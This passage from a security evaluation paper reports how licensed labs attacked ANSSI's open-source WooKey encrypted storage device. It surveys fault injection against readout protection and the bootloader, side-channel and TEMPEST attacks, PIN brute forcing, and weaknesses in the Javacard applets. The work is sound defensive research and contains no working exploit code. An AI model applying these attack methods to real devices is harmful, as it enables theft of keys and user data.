a part of the ITSEFs are licensed. However, France also has a national scheme, called *Certification de Sécurité de Premier Niveau* (CSPN) [1], but where this domain does not exist. As a result, many ITSEFs that are not licensed for CC cannot demonstrate their competence in evaluating products intertwining software and hardware. A possible new CSPN domain “Hardware Device” is therefore being considered to fill this gap.

It so happens that CCN organizes annual challenges to test the skills of ITSEFs, usually with a separation between hardware and software challenges. In the hereabove described context, it has been decided to organize a common “Hardware Device” challenge in 2019, which reflects this domain, and which would allow skill evaluation of all ten ITSEFs for this potential new CSPN domain. To accentuate the difficulty and stimulate the relevance of the outcome, the ITSEFs are encouraged to step out of their comfort zones via dedicated test plans where the ANSSI has selected security functions: the so-called “software” ITSEFs have been allocated a majority of hardware tests, while the so-called “hardware” ITSEFs have tested more software functions.

For this challege’s test vehicle, CCN wanted to find a representative product of the “Hardware Device” domain, with, if possible, an open-source design to ease the characterization of the paths of attack and white box testing. The choice fell on the WooKey project [25, 30, 31] developed at ANSSI for which laboratory experts can more easily appreciate the work of the ITSEFs, and eventually provide them technical assistance.

In this article, we first give a quick description of the WooKey product and the elements that made up the test vehicle. We then briefly present the envisaged attack surface and the different attack paths distributed over the ten ITSEFs. Finally, we give various concrete attack paths explored and/or exploited by the ITSEFs with, for each of them, a context, reproducible results and a small quotation.

2 WooKey: the challenge test vehicle

The WooKey project [30, 31] has been selected as a test vehicle for its very representativeness of the “Hardware Device” domain: its hardware design and software architecture (rich in external interfaces) lead to numerous attack paths to undermine the product security. Beyond the attacks themselves, the methodology and test plans of the ITSEFs are a relevant element taken into account for their evaluation (including assessment of their understanding of the target).

WooKey is composed of two main elements (shown on Figure 1):

- A device containing an STM32 MCU (MicroController Unit), a touch screen for user interaction, a micro-SD slot, two USB ports (full-speed and high-speed) and a slot for inserting a standard credit card size smart card.
- An authentication token in the form of an extractable contact smart card (communicating via an ISO7816 bus).

When running in nominal mode, Wookey is a disk encrypting platform allowing to store user's data on a micro-SD card while ensuring their confidentiality. Access to the platform's master secrets is done after a strong user authentication phase involving two factors: an AUTH smart card and two PIN codes (PetPIN and UserPIN). To unlock his WooKey, the user inserts this authentication token in the device, enters his PetPIN on the touch screen, validates a PetName to ensure that the token is correct, then enters his UserPIN to completely unlock the platform. From there, the device connected via USB to a host PC is presented as a mass storage device, and the user can drop and retrieve data with transparent (de)encryption. PIN unlocking actually allows the decryption master key to be retrieved from the token and injected into the cryptographic accelerator of the platform's microcontroller.

WooKey provides another running mode: Device Firmware Upgrade or DFU. In this mode, the device waits for an encrypted and signed update file that upgrades the embedded firmware. In order to unlock this mode, the user presses the physical button to start the platform in DFU mode, inserts a dedicated token (called DFU token), enters PINs (PetPIN, validates PetName, then UserPIN) relevant to this token, and thus accesses the device from the host PC via USB as a DFU class device.

The firmware is encrypted and signed on a trusted PC, using a third dedicated token named SIG (inserted in a generic smart card reader on the PC) and containing notably the private firmware signing key.

WooKey's security relies on various elements of defense in depth:

- A software protection of the firmware through a microkernel written in ADA (type-safe language), isolated tasks with dedicated userland device drivers (for USB, micro-SD card, smart card, display). Thus, a vulnerability from an exposed interface should be confined to the task managing this interface. Additional software security elements are used to reinforce protection: stack canaries, `W⊕X` thanks to the MPU (Memory Protection Unit), etc.
- Cryptographic protection of sensitive assets, thanks in particular to tokens based on secure components evaluated at level EAL4+ [11]

of the Common Criteria and ensuring robustness against several classes of attacks.

For the sake of brevity, we do not give more information about the WooKey project here. The reader is invited to check the bibliographic references [30,31] and the project documentation [25] for more details. More information can also be found in the CSPN security target evaluation [26] that has been provided to the ITSEFs for the challenge.

Fig. 1. "Closed" WooKey target




Fig. 2. "Open" WooKey target

3 Evaluation scope of the challenge

The main attacks we are interested in for this challenge are software and hardware pre-authentication attacks, software post-authentication attacks, stealthy hardware pos-authentication attacks, and this on both the WooKey platform and its AUTH and DFU tokens. Attacks bypassing the firmware verification at startup and at update time are also considered. The parts of the tokens covered by their CC EAL4+ certification (notably the Integrated Circuit IC and the Javacard platform) are not considered relevant, only the code of the Javacard applets that runs on these tokens on top of the VM is in the scope of the evaluation.

Hardware trapping and relay attacks, although interesting, are left aside as less relevant to the challenge: the product is inherently susceptible to such attacks. On the other hand, purely software trapping in pre-authentication phases of a platform, or cloning of a platform must be considered. These two scenarios are equivalent in the context of WooKey because it is open-source and open-hardware without hardware "counterfeiting" countermeasures: modifying the firmware of a genuine WooKey or making a new one with the firmware of another brings the same attacks aiming at stealing sensitive assets by pilferage attacks (possibly twice).

The reason motivating our choice concerning the relevant attack paths is the fact that an attacker who has to carry out hardware attacks or combined attacks (hardware and software) will necessarily have an invasive aspect, and will not be able to carry them out during the user authentication phase without him being aware of it. From this observation arise the pre-authentication aspects of hardware attacks. Notable exceptions in post-authentication are stealthy hardware attacks or combined attacks that can be conducted without modifying the board and the token, during the user authentication, and without the user noticing anything. Examples of such attacks are for instance passive secrets recovery at wide-range (with an antenna and so on), exploiting the USB interface consumption as a wiretap to steal sensitive assets, or use voltage glitching through USB to advantageously deflect nominal code execution.

Software attacks are for their part completely relevant in post-authentication: infiltrating the firmware of a WooKey after entering the user's PINs from a malicious USB stack on the host PC or from a trapped SD card to exploit a vulnerability in the platform's SDIO stack are plausible scenarios.

Within the context of the challenge, a CSPN-type security target grouping sensitive assets, usage contexts and security functions was written and provided to the ITSEFs. This security target is made public as a companion document to this article [26]. Finally, each ITSEFs was provided with:

— A completely open WooKey platform (see Figure 2) with JTAG/SWD accessible, and three AUTH/DFU/GIS open and reprogrammable tokens.
— A closed WooKey platform (see Figure 1) with locked JTAG/SWD (in RDP2), and two AUTH/DFU closed tokens (in the GlobalPlatform sense).

4 Identified attack paths and distribution methodology

In order to organize the distribution of the large amount of work covered by the security target [26] to the various ITSEFs, we have split the relevant attack paths between the software and hardware domains. Beyond the search for vulnerabilities, the conformity of the product to the announced specifications must also be verified and validated by the ITSEF.

Each attack path can lead to a partial attack, a combination of them may eventually lead to a complete attack path of the product in various

scenarios such as theft, trapping, trapping with remediation and possibly second flight, etc. As mentioned earlier, in order to be able to evaluate the capacities of software ITSEFs to deal with hardware attacks, and conversely of hardware ITSEFs to deal with software attacks, it was decided to assign each ITSEF attacks at the margin of his area of competence. The results of this distribution are very interesting, and show that the hybrid aspect of the "Hardware Device" domain allows ITSEFs to find relevant attack paths.

On the software side, the goal of the attacker is to exploit a vulnerability in the code to hijack the operation of the product and recover assets. The vulnerabilities considered are those that are purely software, notably Run-Time Errors (stack and heap buffer overflows, integer overflows, etc.) as well as logic errors in state machines. We have identified four axes:

Static analysis and fuzzing of the exposed code

- *Exposed software stacks*: the most important software elements exposed to the outside are the software stacks managing the communication interfaces. The ISO7816 bus handles communication with the authentication token, the USB bus handles communication with the host PC, the SDIO bus handles communication with the SD card, and the SPI bus handles communication with the touch screen. A vulnerability exploited in one of the software stacks handling them allows the control of the corresponding task (in particular, the tasks managing the AUTH and DFU tokens contain sensitive elements in their memory space).
- *Syscalls*: system calls are a potential entry point to either perform a privilege escalation, or to contaminate another task (e.g. via poor IPC management/implementation), or to establish covert channels between tasks.

The analysis of the Bootloader The WooKey Bootloader is a critical software element. On one hand it is executed at boot time and decides which partition will be executed on the platform (upon integrity checking and verification of its version). On the other hand it is not updatable. It is therefore crucial to check the proper functioning of its state machines. The goal of the Bootloader study is to find by code proofreading, fuzzing and other analyses, remaining vulnerabilities as well as weaknesses/fragility to software attacks.

MPU management analysis and privilege separation The MPU (Memory Protection Unit) is the cornerstone of WooKey's software defense in depth since it allows task partitioning and the

W⊕X enforcement. It is therefore important to validate by static analysis, code review or dynamic analysis (from each task) the correct configuration of the MPU by the kernel.

Analysis of the Javacard applets On the token side, the applets are implemented using the Javacard language. The underlying NXP JCOP J3D081 platform is certified by the Common Criteria [11] ensuring resistance to some advanced attacks. Nevertheless, it is important to validate that the implementation of state machines and the product applet life cycle is free of vulnerabilities. For instance, insure that it is impossible to extract sensitive assets without prior authentication with PINs (in case of loss or theft with token delivery for example). Moreover, as some algorithms are not exposed or made available by the platform API, they have been fully implemented in Javacard (this is the case for example of the CTR mode of the AES, the HMAC, etc.), as they are not covered by the Common Criteria certification. It is hence important to validate that these custom implementations are not subject to cryptographic weaknesses, and are SCA (Side-Channel Attacks) as well as FIA (Fault Injection Attacks) resistant.

On the hardware side, the attacks foreseen in the CSPN framework are those using hardware at a price considered as "reasonable", e.g. oscilloscope, logic analyser, common and/or accessible electronic hardware (MCU-based development boards, FPGA, ChipWhisperer [3], etc.). Attacks using chip stripping (e.g. heavy chemistry), laser faults, FIB (Focused Ion Beam), etc., are considered to be too highly rated (and therefore out of scope).

In particular, we consider appropriate Fault Injection Attacks (FIA) using voltage glitch [32], clock glitch or EM (electromagnetic emanations) glitch [2] to be in scope. These attacks, as opposed to laser injections, do not require chip stripping neither complex nor expensive hardware. Disrupting the voltage requires, for example, an FPGA and an oscilloscope, costing a few hundred euros (plus a rather "simple" preparation of the target to be attacked by generally minor modifications of the PCB).

Fault injection and glitch attacks (FIA) These attacks focus on the glitch which allows, via the injection of one or more faults, to hijack security primitives. The rating of such attacks is interesting because it must take into account the target preparation time (for example removing parasitic capacities on the PCB), the mapping time to find exploitable faults (spatial and/or temporal mapping), the probability that an exploitable fault will occur, etc. Stealthy

FIA that do not require any preparation or PCB modification (e.g. discrete injection through USB) are of course very relevant as they either do not require stealing the target for a very long time, or allow a direct attack without any stealing.

— *Attacks against RDP*: RDP (Readout Protection) is the technology implemented in STM32 MCUs to protect flash data and remove access to JTAG/SWD. RDP seems to be quite prone to faults as recent publications have shown [21,32,49]. A successful pre-authentication attack on RDP would allow the trapping or cloning of a WooKey.
— *Fragility of the Bootloader*: the Bootloader implements itself protections against RDP downgrade, in order to potentially detect a successful fault injection before its execution. The Bootloader is also supposed to check the integrity and manage an anti-rollback mechanism on the partitions present in the internal flash. All these elements are potentially “faulty”, and the analysis of their robustness is interesting.
— *Sensitive code fragility*: generally speaking, any task or kernel code exposed and sensitive to glitches in pre-authentication is an interesting attack surface to evaluate, and this in relation to and according to the fault model characterized on the target.

Side-Channel Attacks (SCA) Some cryptographic primitives are used in WooKey for pre-authentication, and for those that manipulate secret data it may be interesting to evaluate their robustness to SCA. These attacks would make it possible to extract the secrets via the acquisition of consumption curves or electromagnetic emanations. They can be devastating, specifically if such attacks are possible in a stealthy way (e.g. with an antenna at a wide-range from the target, through monitoring the USB interface, etc.): in this case, even post-authentication attack scenarios must be considered. In this last case, SCA somewhat meet TEMPEST evaluations (see below).

Analysis of communication buses The target contains several buses on which potentially sensitive data transit. Notably, the ISO7816 bus between the platform and the token is supposed to establish a secure communication channel: it is important to validate its conformity. The SDIO bus allows to interact with the dedicated task, and potentially to take control of it in case of a programming error. Logic analyzers allow bus sniffing, as well as potentially

induce malformed packets injections allowing, for example, fuzzing at the lowest protocol level.

TEMPEST attacks PIN entry is done on a touch screen, which implies potential remote EM leaks regarding the keys pressed by the legitimate user during authentication. Knowing that these elements could be captured several meters away using a well-sized antenna (and therefore discreetly), a TEMPEST evaluation of the product is relevant.

Finally, and as previously mentioned, although interesting, attacks by hardware trapping of the platform (especially relay attacks) are also studied but with a lower priority.

5 Attacks overview: a reader's digest

In the sequel of the article, various (partial or complete) attack paths analysis performed by the ITSEFs during the challenge are reported in detail. Although this does not cover all the analysis and all the explored paths (for brevity reasons and to avoid an illegible article), the most relevant results are compiled.

These results provide insightful details about the adopted technical methodology, the necessary equipment and setup (software and hardware), the found vulnerabilities and weaknesses and their possible (partial or total) exploitation in the light of WooKey's threat model and security target [26]. In order to provide the reader a bird's view of these results, the current section classifies them in categories and places them in an exploitation context with regard to WooKey. We also provide links between described partial attacks that would lead to a more complete attack path, as well as some results that can be used as technical inputs to other results, that would improve the overall analysis.

The reader should also be aware that most of the described evaluations have been conducted by various ITSEFs in an independent and parallel way. This can induce some intersections between the descriptions, and some explainable redundancies in the performed tests and explanations. In any case, such a redundancy is interesting since it also allows to capture different approaches for the same target problem. As a matter of fact, WooKey's Bootloader robustness against FIA has been widely stressed, and sections 14, 16, 9 and 15 tackle various methodologies (EM and voltage glitches, formal methods) to find defects and exploit them in this rather critical piece of code. Finally, all the performed tests are not presented in the current article mainly for concision considerations: we have selected

what we believe to be relevant and complementary attack paths. For instance, fuzzing campaigns on the USB stack are not presented, although being apposite, as they provided less interesting feedback and results than other approaches.

Our classification of the evaluations and attacks, albeit somewhat artificial, tries to capture the big thematic axis presented in 4. Table 1 provides a good overview of the 15 attack paths detailed in the current article, with their corresponding section references and the various technical aspects they cover. We can roughly distinguish three kinds of attack paths (but this distinction is not exclusive, an attack path can be in more than one category):

— First, the ones that are oriented towards software exploits (buffer overflows, automatons weaknesses, etc.) and only use software techniques (i.e. no PCB preparation or advanced equipment): 02 involves a pure software fuzzing of the ISO7816 driver and the token abstraction library (exploiting their portability); 04 finds a privilege escalation in the EwoK microkernel through syscalls software fuzzing; 05 explores MPU configuration using dedicated task instrumentation. 01 tries with the help of static code review to check that the automatons in the Javacard tokens do not present software weaknesses. 12 uses formal methods to explore potential RTE (RunTime Errors) in the Bootloader code.

— Then, we have paths that are dedicated to evaluate physical attacks resistance, mainly against SCA and FIA. These attacks usually involve PCB preparation and dedicated equipment to be exploited, and encompass scenarios where the WooKey platform and/or the token are stolen for a certain amount of time. The main notable exceptions are TEMPEST attacks since they require a dedicated equipment, but do not require to steal the target and operate stealthily. 08 reviews ECDSA and ECDH code against SCA during pre-authentications attacks to recover the platform ECDSA key. 09 exploits a leakage in the HMAC computation of the platform keys authenticity tag to extract encrypted platform keys using SCA. 10 uses FIA with voltage glitches to try to bypass the STM32 Readout Protection that prevents adversaries to read the MCU internal flash. 11 explores EM fault injection effects on WooKey's Bootloader, more particularly on internal firmware integrity check. 12 uses voltage glitches to perform FIA and defeat the firmware anti-rollback mechanism. 15 shows the relevance of TEMPEST attacks on the SPI bus, and the results have to be coupled with

14 that analyses SPI communication details and paves the way to decoding them. Finally, 01 also analyses Javacard applets for heir robustness against physical attacks and provides best practices.

— The inter-CESTI challenge has also exhibited interesting attack paths that are neither purely software nor hardware, but are rather so called *hybrid attacks* that advantageously mix the two aspects. A good example of this is 03 where a voltage glitch is used to trigger and exploit a buffer overflow in the ISO7816 library. 13 deeply analyses the SDIO software layer with bus fuzzing in mind (in order to find software vulnerabilities), which requires a dedicated hardware setup. 12, although already classified both in software (RTE) and physical (FIA) attacks, also finds its place in hybrid ones: static code analysis and formal methods are used to find FIA exploitable spots and deceive anti-rollback. 06 mixes a cryptographic weakness during pre-authentication with SPI bus instrumentation to perform a bruteforce attack on the PetPIN. Finally, 07 checks the conformity of the Secure Channel protocol using specification review and bus ISO7816 sniffing.

Since the attack paths and their place in the threat mode of the target can be tedious to evaluate, we have represented on Figure 3 an overview of the most representative scenarios that have emerged from the inter-CESTI challenge. From bottom to top of Figure 3, we consider what the adversary must do (steal the platform or the token or only stealthily observe them). Then, what attacks in Table 1 might be used to obtain or modify one of the critical assets (the encrypted platform keys `EPK`, the PetPIN and PetName, the internal flash, etc.). Each asset recovery primitive can lead to trapping the platform and/or the token, and takes place in a more elaborate scenario where the adversary finally recovers the most sensitive assets, i.e. the user data encryption master secrets (`MasterKey`, etc.).

Regarding the attacks, we distinguish pure software attacks xx where no complex equipment is necessary from the ones xx where PCB modifications, instrumentations and/or time (e.g. for multiple acquisitions or trials) are necessary, typically to perform SCA and FIA. xx represents attacks that might require PCB modifications for readiness, but could optionally be performed otherwise with less efficiency. Finally, xx illustrates fully passive and stealthy attacks (mainly TEMPEST based ones). Paths represented with - - ▸ show how partial attacks can lead to other steps and unlock a full attack path to sensitive user assets recovery, while ⟶ are straightforwardly applicable. Paths represented with ········▸ are considered complex "as is"

	Static code analysis/review	Software exploitation	Software fuzzing	Hardware fuzzing	MPU analysis	Bus sniffing	Bus injection	Crypto attack	SCA	FIA	TEMPEST
01 Javacard applets analysis (section 6)	x								x	x	
02 `libiso7816` and `libtoken` fuzzing (section 8)			x								
03 `libiso7816` glitch attack (section 9)	x	x								x	
04 EwoK privilege escalation (section 10)		x	x								
05 MPU configuration review (section 11)			x		x						
06 PetPIN bruteforce attack (section 7.1)							x	x			
07 Secure Channel review (section 7.2)	x					x		x			
08 ECDSA physical attacks (section 12)	x								x		
09 HMAC physical attacks (section 13)									x		
10 Bootloader: RDP2 downgrade (section 14)	x									x	
11 Bootloader: integrity check bypass (section 15)	x									x	
12 Bootloader: anti-rollback bypass (section 16)	x									x	
13 SDIO bus analysis (section 17)				x		x					
14 SPI bus analysis (section 18)						x					
15 SPI TEMPEST (section 19)											x

Table 1. Presented attacks classification




Fig. 3. Attack paths overview

because they either require more investigation to be practical, or are blocked by other defense in depth mechanisms.

Some interesting elements can be observed on Figure 3: practically recovering the user data encryption assets requires scenarios that involve stealing either the platform or the token, trapping them, putting them back to deceive the legitimate user, and get back the assets by other means (e.g. stealing the platform or token again, or send them using radio communication in an advanced hardware trapping scenario). In all these cases, the stolen elements must be attacked using PCB preparation and hardware attacks that could be destructive: the adversary can provide a hardware clone in this case. The pure software privilege escalation 04 can help to modify the attacked platform when it is fixable to give it back and deceive the user (i.e. this prevents investing too much money in fabricating a new cloned platform).

All in all, many of the discovered attack paths have been extensively **patched** by the WooKey project in recent commits. 04, 06 and 09 have direct and forthright patches that discard the attacks. 01, 07 and 08 advice some code improvements and mitigation (that have been indeed developed) even though no practical attack have been found and/or other defense in depth mechanisms prevent exploitation. 02, 05, and 13 did not leverage concrete exploitable attack paths, so nothing to do here. 14 and 15, related to TEMPEST attacks, are a work in progress as they require more characterization and could result in hardware modifications. Finally, 03, 10, 11 and 12 are the most tedious to address as they are a direct consequence of the *STM32 susceptibility to FIA*. Best efforts have been put (using double checks and so on) in recent commits to achieve some minimum robustness level, although no absolute "formal proof" can be provided here.[1] It should be however noticed that such attacks take place in quite elaborate and complex scenarios involving stealing (possibly twice) the platform and deceiving the user with a trapped device. Almost equivalent (yet more complex to mount) threats are relay attacks, that are very hard to mitigate in an open-source and open-hardware context.

6 Analysis of the tokens: Javacard applets

The WooKey tokens (AUTH, DFU and SIG) are critical pieces of the project as they protect the main sensitive assets. Hence, an analysis of the

1. This is even more true when including compilation and optimization related issues. Software code FIA resistance is an ongoing academic and industrial research topic.

applets implementation regarding their automatons and their compliance with Javacard coding best practices is necessary.

6.1 Threat model

The rationale behind the three token types automatons is that almost no command[2] should be allowed outside the Secure Channel that should be established with a legitimate platform through mutual authentication. The idea with limiting the command set here is attack surface reduction at its strict minimum in the pre-authentication phase. Moreover, all the "privileged" commands (retrieving sensitive assets) must only be accessible after a full user authentication using his PetPIN and then his UserPIN.

The underlying possible attacks cover very critical software and logical attacks on the automatons where the assets could be retrieved only by interacting with the token through APDUs without advanced equipment (e.g. using a buffer leak in the APDU memory), by bypassing the user authentication (e.g. bad verification of the PINs), or by exploiting bad implementations of the Secure Channel yielding in command injection without authentication.

Beyond "pure software" attacks, side-channel and faults injection robustness of the code is also put under the microscope. The main issue with such an analysis is that this robustness may heavily rely on the underlying chip and Javacard VM countermeasures. Such elements should however be covered by the EAL4+ certification. Consequently, the assumptions taken in the next analysis are the following:

- All the native algorithms (AES, ECDSA, ECDH, SHA, etc.) and modes (ECB, CBC, etc.) are supposed to be resistant against SCA and FIA. On the other hand, algorithms and modes that do not directly call the Javacard API (i.e. partially or completely implemented in Javacard) should be scrutinized for robustness against such attacks.
- PIN handling primitives (`OwnerPIN` offered by the Javacard API) should be resistant against common attacks.
- GlobalPlatform token locking is working as specified and no new applet can be loaded on the smart cards without knowing the dedicated secret key.

Since in the WooKey project each token is physically dedicated to its role, and since no new applet can be loaded on the token, attacks where a

2. The two exceptions are the command used for the platform keys `PK` decryption, and the command establishing the Secure Channel.

malicious applet tries to attack the project applets (using shared static variables or a bad implementation) can be discarded from the security analysis since only trusted applets are loaded on the locked tokens.

By extension, attacks abusing possible VM vulnerabilities with regard to the Javacard security model such as type confusion and firewall issues [41] can also be discarded (even if such attacks should be covered by the EAL4+ certification).

As a side note, around 20 man days have been allocated to the applets code review.

6.2 Analysis of the Javacard tokens

Overview of the Javacard tokens code The first step of the evaluation consisted in the code architecture analysis of the three token types AUTH (user authentication for nominal mode), DFU (open a firmware update session and derive keys in DFU mode), and SIG (open a signing session and sign the firmware with ECDSA on a trusted PC host).

An overview of the code architecture is presented in Table 2. Three different applets are compiled, one for each token. Most of the code is shared among all the applets and is present in the `common/` folder. For each token, a dedicated applet class (`WooKeyAuth` for the AUTH token, `WooKeyDFU` for the DFU token, `WooKeyDFU` for the DFU token, `WooKeySIG` for the SIG token) extends a shared `WooKey` class. This shared class implements all the APDU commands that handle the Secure Channel, the user authentication and token life cycle regarding the PINs and PetName. `WooKeyAuth` adds a command to handle the user SD card master encryption key retrieval after a successful authentication. `WooKeyDFU` and `WooKeySIG` implement commands that handle firmware verification and signature using session keys derivation sessions. Finally, the `(private)` folder contains the personalization data for each token as static buffers that are automatically generated by the WooKey SDK.

The tokens have two phases during their life cycle:

1. Personalization phase: at the first `select` of the applets, objects and buffers are allocated and some personalization data is instantiated in dedicated internal objects.
2. Nominal phase: the instantiated objects are used without new allocations.

Folder	Token	Files	Usage
`auth/`	Specific files dedicated to AUTH token	`WooKeyAuth.java` (129 lines)	AUTH token specific code (GetKey command)
`common/`	Files that are common to all tokens	`Aes.java` (353 lines)	AES object and dedicated methods (CBC, CTR, etc.)
		`ECKeyPair.java` (12 lines)	Wrapper object for ECC private and public key pair
		`SecureChannel.java` (406 lines)	Methods for the Secure Channel handling
		`ECCurves.java` (588 lines)	ECCurves object and methods for ECDSA signature and ECDH
		`Hmac.java` (352 lines)	HMAC object and methods
		`WooKey.java` (609 lines)	WooKey object and methods, handling common token commands (opening the Secure Channel, authentication, etc.)
`dfu/`	Specific files dedicated to DFU token	`WooKeyDFU.java` (299 lines)	Code specific to the DFU token (dedicated commands to open an update session and derive keys)
`sig/`	Specific files dedicated to SIG token	`WooKeySIG.java` (427 lines)	Code specific to the SIG token (dedicated commands to open a signature session and derive keys)
`(private)`	Specific files dedicated to private data	`Keys.java` (32 lines)	Static class containing personalization keys, PetName and PINs

Table 2. Overview of the Javacard tokens source code tree

Assets protection analysis In the (private) folder, a dedicated Javacard class Keys.java is generated by the WooKey SDK (see Listing 1). The elements of this class are passed as arguments to the WooKey common class constructor at the personalization phase at the first applet selection as shown on Listing 2. Consequently, the static buffers present in the Keys class are used to instantiate internal objects such as ECC keys: for instance, 32 bytes OurPrivKeyBuf is used to fill an internal Javacard ECPrivateKey object. Since ECPrivateKey is provided by the native API, it should be safe to use and covered by the EAL4+ certification. Once the initialization of the ECPrivateKey has been performed, the static buffer Keys.OurPrivKeyBuf is zeroized.

Key / perso data	Type	Size	Asset	Asset cleaning method	Destination	Type destination
OurPrivKeyBuf	static byte[]	32	[A13]	Constructor and self_destroy_card() in WooKey class	W.schannel.OurKey PairWrapper.PrivKey	ECPrivate Key
OurPubKeyBuf	static byte[]	65	[A13]	Constructor and self_destroy_card() in WooKey class	W.schannel.OurKey PairWrapper.PubKey	ECPublic Key
WooKeyPubKey Buf	static byte[]	65		Constructor and self_destroy_card() in WooKey class	W.schannel.WooKey KeyPairWrapper.PubKey	ECPublic Key
LibECCparams	static byte[]	2		self_destroy_card() in WooKey class	W.schannel.ec_context. ECCparams	byte[]
PetPin	static byte[]	4	[A3]	Constructor and self_destroy_card() in WooKey class	W.pet_pin	OwnerPIN
PetName Length	static short	1	[A4]	Never	W.PetNameLength	short
PetName	static byte[]	64	[A4]	self_destroy_card() in WooKey class	W.PetName	byte[]
UserPin	static byte[]	4	[A2]	Constructor and self_destroy_card() in WooKey class	W.user_pin	OwnerPIN
MasterSecretKey	static byte[]	32	[A9]	self_destroy_card() in each applet	None	N/A
EncLocalPet SecretKey	static byte[]	64	[A6]	self_destroy_card() in WooKey class	None	N/A
max_pin_tries	static final byte	1		Never	W.pet_pin and W.user_pin	OwnerPIN
max_secure _channel_tries	static final short	1		Never	W.sc_max_ failed_attempts	short

Table 3. Javacard tokens assets [3] review

3. See WooKey security target [26] for assets details.

```
package wookey_auth;
class Keys {
    static byte[] OurPrivKeyBuf = { (byte)0x2d, (byte)0x87, ...
        };
    static byte[] OurPubKeyBuf = { (byte)0x04, (byte)0xc3, ...
        };
    static byte[] WooKeyPubKeyBuf = { (byte)0x04, (byte)0x91,
        ... };
    static byte[] LibECCparams = { (byte)0x01, (byte)0x01, ...
        };
    static byte[] PetPin = { (byte)0x31, (byte)0x32, (byte)0x33,
         (byte)0x34, ... };
    static short PetNameLength = 5;
    static byte[] PetName = { (byte)0x57, (byte)0x6f, ... };
    static byte[] UserPin = { (byte)0x31, (byte)0x33, (byte)0x33
        , (byte)0x37, ... };
    static byte[] MasterSecretKey = { (byte)0x27, (byte)0x59,
        ... };
    static byte[] EncLocalPetSecretKey = { (byte)0xa6, (byte)0
        x89, ... };
    static final byte max_pin_tries = (byte)3;
    static final short max_secure_channel_tries = 10;
}
```

Listing 1. Keys class with sensitive assets

```
if((W == null) || (init_done == false)){
    init_done = false;
    W = new WooKey(Keys.UserPin, Keys.PetPin, Keys.
        WooKeyPubKeyBuf, Keys.LibECCparams, Keys.PetName, Keys.
        max_secure_channel_tries);
    init_done = true;
}
```

Listing 2. WooKey class construction

The same "instantiate a secure object and zeroize" logic is performed for most of the assets, except for four of them. Table 3 presents an overview of static assets buffers from the class `Keys.java` life cycle after the personalization phase. The buffers stored in secure objects are in green, while those that remain in non secure buffers are in red. More specifically, the `MasterSecretKey` that holds the SD card encryption key, `EncLocalPetSecretKey` (ELK in the security target), and the PetName remain in non secure buffers.

A potential issue with zeroization of the initialized buffers is the fact that zeroization yields in known values to the attacker. If the attacker tricks an already initialized token (e.g. with a fault injection) making it believe that it is not, zeroes are copied in sensitive assets (e.g. the PINs): it is then

possible to establish a Secure Channel and get the `MasterSecretKey`.[4] It is recommended to fill the used buffers with random values.

Even though there is no direct attack path to recover such sensitive assets, it is strongly advised to protect such buffers with dedicated secure objects provided by the Javacard API. This is not an easy task on general purpose buffers. Possible solutions consist either in abusing the existing native Javacard key objects as discussed in section 5.5 of [58], or in locally encrypting such buffers with a key protected in a secure buffer.

